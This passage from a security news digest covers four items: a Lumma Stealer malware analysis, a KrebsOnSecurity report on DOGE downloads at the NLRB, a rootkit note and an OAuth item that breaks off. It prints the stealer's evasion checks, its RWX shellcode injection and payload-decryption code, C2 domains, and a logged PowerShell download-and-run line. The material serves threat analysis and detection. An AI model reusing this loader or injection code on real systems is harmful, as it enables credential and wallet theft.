  - The script checks for the presence of any of the following: Avast, AVG, McAfee, Bitdefender, Sophos, using the tasklist If one of them is detected, it keeps the executable name for AutoIt as AutoIt3.exe; otherwise, it renames it to Suggests.pif.
- Environment setup and payload preparation. It sets environment variables for the AutoIt executable and the final payload. It also creates a working directory named 195402 in the Temp directory to store malicious components.
- Obfuscation and extraction. The script filters and cleans a file named Sitting from the NSIS installer by removing the string OptimumSlipProfessionalsPerspective, and storing the result as Suggests.pif. It then uses the copy /b command to merge Suggests.pif with an additional component from the NSIS installer named Oclc into the AutoIt executable, saving it again as Suggests.pif.
- Payload assembly. It concatenates multiple files from the NSIS installer: Italy, Holmes, True, etc. to generate the final executable with the name h.a3x, which is an AutoIt script.
- Execution of Lumma Stealer. Finally, the script runs Suggests.pif, which in turn executes h.a3x, triggering the AutoIt-based execution of Lumma Stealer.

AutoIt script analysis

During the analysis, the AutoIt Extractor utility was used to decompile and extract the script from the h.a3x file. The script was heavily obfuscated and required additional deobfuscation to get a clean and analyzable .au3 script. Below is the analysis of the AutoIt loader's behavior.



AutoIt3 Binary: C:\Users\Ghobashy\Desktop\h.a3x

```
>>>AUTOIT NO CMDEXECUTE<<<
>>>AUTOIT SCRIPT<<<
```

```
While 0x1e3
$documentcreatetextnodecottonwishlistvisi
ting = 0xf3df
    Switch
$documentcreatetextnodecottonwishlistvisi
ting
        Case 0xf3dd
            MemGetStats()
            Ceiling(0x1601)
            PixelGetColor(HOSTELSHON
("77o116o121o106o113o69o70o113o110o106o11
5o69", 0x8 + 0xfffffffd), HOSTELSHON
("77o116o121o106o113o69o70o113o110o106o11
```

Tag: >>>AUTOIT SCRIPT<<<

Path: C:\Users\Administrator\AppData\Local\AutoIt v3\Aut2Exe\aut8FB8.tmp.tok

Compressed Size: 568764 bytes

Creation Time: Thu, Sep 26 2024, 03:15:32 PM

Decompressed Size: 1804701 bytes


Last Write Time: Thu, Sep 26 2024, 03:15:32 PM

Saved to C:\Users\Ghobashy\Documents\test.txt

AutoIt script extraction

Anti-analysis checks


The script begins by validating the environment to detect analysis tools or sandbox environments. It checks for specific computer names and usernames often associated with testing environments.



```
(Call("EnvGet", "COMPUTERNAME") = "tz")
(Call("EnvGet", "COMPUTERNAME") = "NfZtFbPfH")
(Call("EnvGet", "COMPUTERNAME") = "ELICZ")
(Call("EnvGet", "USERNAME") = "test22")
```

Environment validation

It then checks for processes from popular antivirus tools such as Avast (avastui.exe), Bitdefender (bdagent.exe), and Kaspersky (avp.exe).




```
ProcessExists("avastui.exe")
ProcessExists("bdagent.exe")
ProcessExists("avp.exe")
```

Anti-AV checks

If any of these conditions are met, the script halts execution to evade detection.

Executing loader shellcode

If the anti-analysis checks are passed, the script dynamically selects 32-bit or 64-bit shellcode based on the system architecture, which is located in the $vinylcigaretteau variable inside the script. To do this, it allocates executable memory and injects the shellcode into it. The shellcode then initializes the execution environment and prepares for the second-stage payload.




```
$siliconaccompanying = Execute("@AutoItX64")
If $siliconaccompanying Then
    Local $vinylcigaretteau = "0x9090554889C8..."  ; 64-bit shellcode
Else
    Local $vinylcigaretteau = "0x90905531C057..."  ; 32-bit shellcode
EndIf

$sickturner = DllStructCreate("byte[" & Call("BinaryLen", $vinylcigaretteau) & "]",
    DllCall("kernel32.dll", "ptr", "VirtualAlloc",
        "ptr", 0x0,
        "ulong_ptr", Call("BinaryLen", $vinylcigaretteau),
        "dword", 0x1000,  # MEM_COMMIT
        "dword", 0x40)[0x0])  # PAGE_EXECUTE_READWRITE

DllStructSetData($sickturner, 0x1, $vinylcigaretteau)
If $siliconaccompanying Then
    DllCallAddress("none", DllStructGetPtr($sickturner) + $relatedurlscompressed, ...)
Else
    DllCall("user32.dll", "uint", "CallWindowProc", ...)
EndIf
```

Part of the AutoIt loader responsible for the shellcode execution

Processing the $dayjoy payload


After executing the loader shellcode, the script processes the second-stage payload located in the $dayjoy variable. The payload is decrypted using RC4 with a hardcoded key 1246403907690944.



```
$dayjoy = "0xB96ECAA85934831342694E4351DB4317..."
$dayjoy = $dayjoy & "B21283373026FF75771AE64ED5DCAB5E9E..."
...
```

The encrypted payload


To decrypt the payload independently, we wrote a custom Python script that you can see in the screenshot below.



```python
def decrypt_rc4(data: bytes, key: bytes) -> bytes:
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    i = j = 0
    decrypted = bytearray()
    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        K = S[(S[i] + S[j]) % 256]
        decrypted.append(byte ^ K)

    return bytes(decrypted)
```

Python script for payload decryption

The decrypted payload is decompressed using the LZNT1 algorithm.




```
$respectunwrap = DllStructCreate("byte[" & 0x10 * DllStructGetSize($polishtransdeliveredparker) & "]")
DllCall("ntdll.dll", "int", "RtlDecompressFragment", "ushort", 0x2, ...)
```

```python
def decompress_lznt1(data: bytes) -> bytes:
    NTDLL = ctypes.windll.ntdll
    RtlDecompressBuffer = NTDLL.RtlDecompressBuffer
    decompressed_size = len(data) * 10
    decompressed = ctypes.create_string_buffer(decompressed_size)
    final_size = ctypes.c_ulong()

    status = RtlDecompressBuffer(
        2,  # COMPRESSION_FORMAT_LZNT1
        decompressed,
        decompressed_size,
        data,
        len(data),
        ctypes.byref(final_size),
    )

    if status != 0:
        raise RuntimeError(f"Decompression failed with NTSTATUS: {status:x}")

    return decompressed.raw[:final_size.value]
```

Payload decompression

Final payload execution

After decryption and decompression, the $dayjoy payload is executed in memory. The script uses DllCallAddress to invoke the payload directly in the allocated memory. This ensures the payload is executed stealthily without being written to disk.



```
$engineercrewangeleschoice = CAREERSPERSPECTIVESDGCONTENT(
    TRAMADOLDEDICATEDCOMPACTNECK(        // Decompress the decrypted payload using LZNT1
        FLOORINGREJECTEDFUJITSU(         // Decrypt the payload using RC4
            Binary($dayjoy),             // The raw encrypted payload stored in $dayjoy
            Binary("1246403907690944")   // The hardcoded RC4 encryption key
        )
    ),
    $planerecorddownloads,               // Command line arguments from parent process
    $requirementssecretariataccountingbuttons, // Target executable path
    $compiledvds                         // Retry counter for execution attempts
)
```

Final payload execution

This final payload is the stealer itself. The malware's comprehensive data theft capabilities target a wide range of sensitive information, including:

- Cryptocurrency wallet credentials (e.g., Binance, Ethereum) and associated browser extensions (e.g., MetaMask)
- Two-factor authentication (2FA) data and authenticator extensions
- Browser-stored credentials and cookies
- Stored credentials from remote access tools such as AnyDesk
- Stored credentials from password managers such as KeePass
- System and application data
- Financial information such as credit card numbers

C2 communication

Once Lumma Stealer is executed, it establishes communication with its command and control (C2) servers to exfiltrate the stolen data. The malware sends the collected information back to the attacker's infrastructure for further exploitation. This communication is typically performed over HTTP or HTTPS, often disguised as legitimate traffic to avoid detection by network security monitoring tools.

C2 servers identified

The following C2 domains used by Lumma Stealer to communicate with the attackers were identified in the analyzed sample:

- reinforcenh[.]shop
- stogeneratmns[.]shop
- fragnantbui[.]shop
- drawzhotdog[.]shop
- vozmeatillu[.]shop
- offensivedzvju[.]shop
- ghostreedmnu[.]shop
- gutterydhowi[.]shop

These domains are used to receive stolen data from infected systems. Communication with these servers is typically via encrypted HTTP POST requests.

Conclusions

As a mass-distributed malicious program, Lumma Stealer employs a complex infection chain that includes a number of anti-analysis and detection evasion techniques, to stealthily infiltrate the victim's device. Although the initial infection via dubious pirated software and cryptocurrency-related websites and Telegram channels suggests that individuals are the primary targets of these attacks, we saw Lumma in an incident at one of our customers, which illustrates that organizations can also fall victim to this threat. The information stolen by such malware may end up in the hands of more prominent cybercriminals, such as ransomware operators. That's why it's important to prevent stealer infections at the early stages. By understanding the infection techniques, security professionals can better defend against this growing threat and develop more effective detection and prevention strategies.

IoCs

The following list contains the URLs detected during our research. Note that the attackers change the malicious URLs and Telegram channels almost daily, and the IoCs provided in this section were already inactive at the time of writing. However, they may be useful for retrospective threat detection.

Malicious fake CAPTCHA pages

- seenga[.]com/page/confirm.html
- serviceverifcaptcho[.]com
- downloadsbeta[.]com
- intelligenceadx[.]com
- downloadstep[.]com
- nannyirrationalacquainted[.]com
- suspectplainrevulsion[.]com
- streamingsplays[.]com
- bot-detection-v1.b-cdn[.]net
- bot-check-v5.b-cdn[.]net
- spam-verification.b-cdn[.]net
- human-test.b-cdn[.]net
- b-cdn[.]net
- b-cdn[.]net


Telegram channels distributing Lumma

- t[.]me/hitbase
- t[.]me/sharmamod

Source: https://securelist.com/lumma-fake-captcha-attacks-analysis/116274/

18. DOGE Worker's Code Supports NLRB Whistleblower

A whistleblower at the National Labor Relations Board (NLRB) alleged last week that denizens of Elon Musk's Department of Government Efficiency (DOGE) siphoned gigabytes of data from the agency's sensitive case files in early March. The whistleblower said accounts created for DOGE at the NLRB downloaded three code repositories from GitHub. Further investigation into one of those code bundles shows it is remarkably similar to a program published in January 2025 by Marko Elez, a 25-year-old DOGE employee who has worked at a number of Musk's companies.



```
Low        New        Exfiltration
Low        New        Exfiltration
Low        New        Exfiltration
Low        New        Exfiltration
Low        New        Exfiltration
```

```
ager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; iex ((New-Object System.Net.WebClient).DownloadString('https://github.con
SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12 ; Invoke-WebRequest 'https://github.com/browserless/browserless/archive
SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12 ; Invoke-WebRequest 'https://github.com/Integuru-AI/Integuru/archive/refs/
SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12 ; Invoke-WebRequest -Headers @{\"cache-control\"=\"no-cache\"} -UseBasi
DOWS\System32\WindowsPowerShell\v1.0\powershell.exe' -ArgumentList '-NoProfile -InputFormat None -ExecutionPolicy Bypass -Comn
```


A screenshot shared by NLRB whistleblower Daniel Berulis shows three downloads from GitHub.

According to a whistleblower complaint filed last week by Daniel J. Berulis, a 38-year-old security architect at the NLRB, officials from DOGE met with NLRB leaders on March 3 and demanded the creation of several all-powerful "tenant admin" accounts that were to be exempted from network logging activity that would otherwise keep a detailed record of all actions taken by those accounts.

Berulis said the new DOGE accounts had unrestricted permission to read, copy, and alter information contained in NLRB databases. The new accounts also could restrict log visibility, delay retention, route logs elsewhere, or even remove them entirely — top-tier user privileges that neither Berulis nor his boss possessed.

Berulis said he discovered one of the DOGE accounts had downloaded three external code libraries from GitHub that neither NLRB nor its contractors ever used. A "readme" file in one of the code bundles explained it was created to rotate connections through a large pool of cloud Internet addresses that serve "as a proxy to generate pseudo-infinite IPs for web scraping and brute forcing." Brute force attacks involve automated login attempts that try many credential combinations in rapid sequence.

A search on that description in Google brings up a code repository at GitHub for a user with the account name "Ge0rg3" who published a program roughly four years ago called "requests-ip-rotator," described as a library that will allow the user "to bypass IP-based rate-limits for sites and services."



Ge0rg3 Change default regions df294e3 · 2 years ago 44 Commits

.github/workflows	Only deploy on release	4 years ago
requests_ip_rotator	Change default regions	2 years ago
.gitignore	Add option to create persistent endpoints	3 years ago
LICENSE	Initial commit	4 years ago
README.md	Fix Typo in README	3 years ago
setup.py	Change default regions	2 years ago
tox.ini	IP Rotator Addition	4 years ago

README GPL-3.0 license

requests-ip-rotator


A Python library to utilize AWS API Gateway's large IP pool as a proxy to generate pseudo-infinite IPs for web scraping and brute forcing.

This library will allow the user to bypass IP-based rate-limits for sites and services.

The README file from the GitHub user Ge0rg3's page for requests-ip-rotator includes the exact wording of a program the whistleblower said was downloaded by one of the DOGE users. Marko Elez created an offshoot of this program in January 2025.

"A Python library to utilize AWS API Gateway's large IP pool as a proxy to generate pseudo-infinite IPs for web scraping and brute forcing," the description reads.

Ge0rg3's code is "open source," in that anyone can copy it and reuse it non-commercially. As it happens, there is a newer version of this project that was derived or "forked" from Ge0rg3's code — called "async-ip-rotator" — and it was committed to GitHub in January 2025 by DOGE captain Marko Elez.



markoelez Update README.md e948d1b · 3 months ago 3 Commits

src/async_ip_rotator	core	3 months ago
.gitignore	init	3 months ago
.python-version	init	3 months ago
README.md	Update README.md	3 months ago
pyproject.toml	core	3 months ago
uv.lock	core	3 months ago

async-ip-rotator

Inspired by requests-ip-rotator but async.

The whistleblower stated that one of the GitHub files downloaded by the DOGE employees who transferred sensitive files from an NLRB case database was an archive whose README file read: "Python library to utilize AWS API Gateway's large IP pool as a proxy to generate pseudo-infinite IPs for web scraping and brute forcing." Elez's code pictured here was forked in January 2025 from a code library that shares the same description.

A key DOGE staff member who gained access to the Treasury Department's central payments system, Elez has worked for a number of Musk companies, including X, SpaceX, and xAI. Elez was among the first DOGE employees to face public scrutiny, after The Wall Street Journal linked him to social media posts that advocated racism and eugenics.

Elez resigned after that brief scandal, but was rehired after President Donald Trump and Vice President JD Vance expressed support for him. Politico reports Elez is now a Labor Department aide detailed to multiple agencies, including the Department of Health and Human Services.

"During Elez's initial stint at Treasury, he violated the agency's information security policies by sending a spreadsheet containing names and payments information to officials at the General Services Administration," Politico wrote, citing court filings.

KrebsOnSecurity sought comment from both the NLRB and DOGE, and will update this story if either responds.

The NLRB has been effectively hobbled since President Trump fired three board members, leaving the agency without the quorum it needs to function. Both Amazon and Musk's SpaceX have been suing the NLRB over complaints the agency filed in disputes about workers' rights and union organizing, arguing that the NLRB's very existence is unconstitutional. On March 5, a U.S. appeals court unanimously rejected Musk's claim that the NLRB's structure somehow violates the Constitution.

Berulis's complaint alleges the DOGE accounts at NLRB downloaded more than 10 gigabytes of data from the agency's case files, a database that includes reams of sensitive records including information about employees who want to form unions and proprietary business documents. Berulis said he went public after higher-ups at the agency told him not to report the matter to the US-CERT, as they'd previously agreed.

Berulis told KrebsOnSecurity he worried the unauthorized data transfer by DOGE could unfairly advantage defendants in a number of ongoing labor disputes before the agency.

"If any company got the case data that would be an unfair advantage," Berulis said. "They could identify and fire employees and union organizers without saying why."

Marko Elez, in a photo from a social media profile.

Berulis said the other two GitHub archives that DOGE employees downloaded to NLRB systems included Integuru, a software framework designed to reverse engineer application programming interfaces (APIs) that websites use to fetch data; and a "headless" browser called Browserless, which is made for automating web-based tasks that require a pool of browsers, such as web scraping and automated testing.

On February 6, someone posted a lengthy and detailed critique of Elez's code on the GitHub "issues" page for async-ip-rotator, calling it "insecure, unscalable and a fundamental engineering failure."

"If this were a side project, it would just be bad code," the reviewer wrote. "But if this is representative of how you build production systems, then there are much larger concerns. This implementation is fundamentally broken, and if anything similar to this is deployed in an environment handling sensitive data, it should be audited immediately."

Source: https://krebsonsecurity.com/2025/04/doge-workers-code-supports-nlrb-whistleblower/

19. New Linux Rootkit

Interesting:

The company has released a working rootkit called "Curing" that uses io_uring, a feature built into the Linux kernel, to stealthily perform malicious activities without being caught by many of the detection solutions currently on the market.

At the heart of the issue is the heavy reliance on monitoring system calls, which has become the go-to method for many cybersecurity vendors. The problem? Attackers can completely sidestep these monitored calls by leaning on io_uring instead. This clever method could let bad actors quietly make network connections or tamper with files without triggering the usual alarms.

Here's the code.

Note the self-serving nature of this announcement: ARMO, the company that released the research and code, has a product that it claims blocks this kind of attack.

Source: https://www.schneier.com/blog/archives/2025/04/new-linux-rootkit.html

20. Hackers abuse OAuth 2.0 workflows to hijack Microsoft 365 accounts

Russian threat actors have been abusing legitimate OAuth 2.0 authentication workflows to hijack Microsoft 365 accounts of employees of organizations related to Ukraine and human rights.

